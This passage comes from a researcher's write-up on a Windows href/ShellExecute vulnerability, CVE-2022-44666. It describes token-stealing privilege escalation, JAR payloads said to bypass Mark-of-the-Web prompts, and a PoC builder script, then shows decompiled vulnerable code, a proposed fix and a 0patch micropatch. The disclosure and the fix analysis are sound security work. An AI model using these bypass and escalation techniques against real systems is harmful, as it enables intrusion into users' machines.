
To finally elevate the priveleges, a token stealing/impersonation could be used. In this case, “parent process” technique was the chosen one. A modified version for this script was included inside the resolver scripts.
For further info, there’s a video for MS Word and LDAP url protocol.

Proof of concept located in ./bypass/diagcab-pocs.
JAR files as payload
Update 2023/06/19: After reading @pfiatde‘s post on “ZipJar”, this interesting information makes JAR files a good candidate to be used as payload in this vulnerability, which by the way it is still 0day nowadays, as the MotW gets ignored, doesn’t require accepting any prompt.
JAR payload was taken from github repository calc_security_poc.
There you go attached a little builder, create-poc.py to make your own POC from some template.

Don’t forget give the thanks to @microlovu and @mlftsecresponse. 😂
Proposed fix
Remember the vulnerable code in the function “fnSummaryProc”:
...
LABEL_44:
        SafeExecute(v29, v24, v30); // Vulnerable call to shellexecute
        return 1i64;
      }
    }
    else
    {
      if ( v23 )
        v32 = IsInternetAddress(v23, &v38); // Bypass with a single "@"
      else
        v32 = 0;
      v29 = v7;
      if ( v32 )
      {
        v30 = v23;
        goto LABEL_44;
      }
    }
...
The function “IsInternetAddress” was intentionally created to check if the href attr corresponds to any email address. So my proposed fix (and following the imported functions that the library uses) would be:
...
      if (v32 && !(unsigned int)StrCmpNICW(L"mailto:", v23, 7i64)) // Check out the href really starts with "mailto:"
      {
          v30 = v23;
          goto LABEL_44;
      }
...
So simple like this, it’s only needed to check this out before calling to “SafeExecute”. Just testing if the target string (v23) starts with “mailto:”, the bug would be fully fixed IMHO.
Unofficial fix
Some days/weeks ago when i contacted @mkolsek of 0patch to inform him about this issue, who by the way is always very kind to me, told me this has been receiving an unofficial fix for Windows 7 since then (4 years ago). That was a surprise and good news!
It was tested and successfully stopped the new variant of CVE-2022-44666. The micropatch prepends “http://” to the attacker-controlled string passed by the href attr if doesn’t start with “mailto:”, “http://” or “https://”, which is enough to fully fix the issue. Now it’s going to be extended for the latest Windows versions, only necessary to update some offsets.

Either way, it would be better to get an official patch.
Acknowledgments
@hyp3rlinx: Special shout out and acknowledgement because he began this research some years ago and his work was essential for this writeup.
He should have been also credited for finding this out but unfortunately i was unable to contact him just in time. It’s already been done (Update 2023/02/08).@Edu_Braun_0day: who also worked around this issue.
…
By @j00sean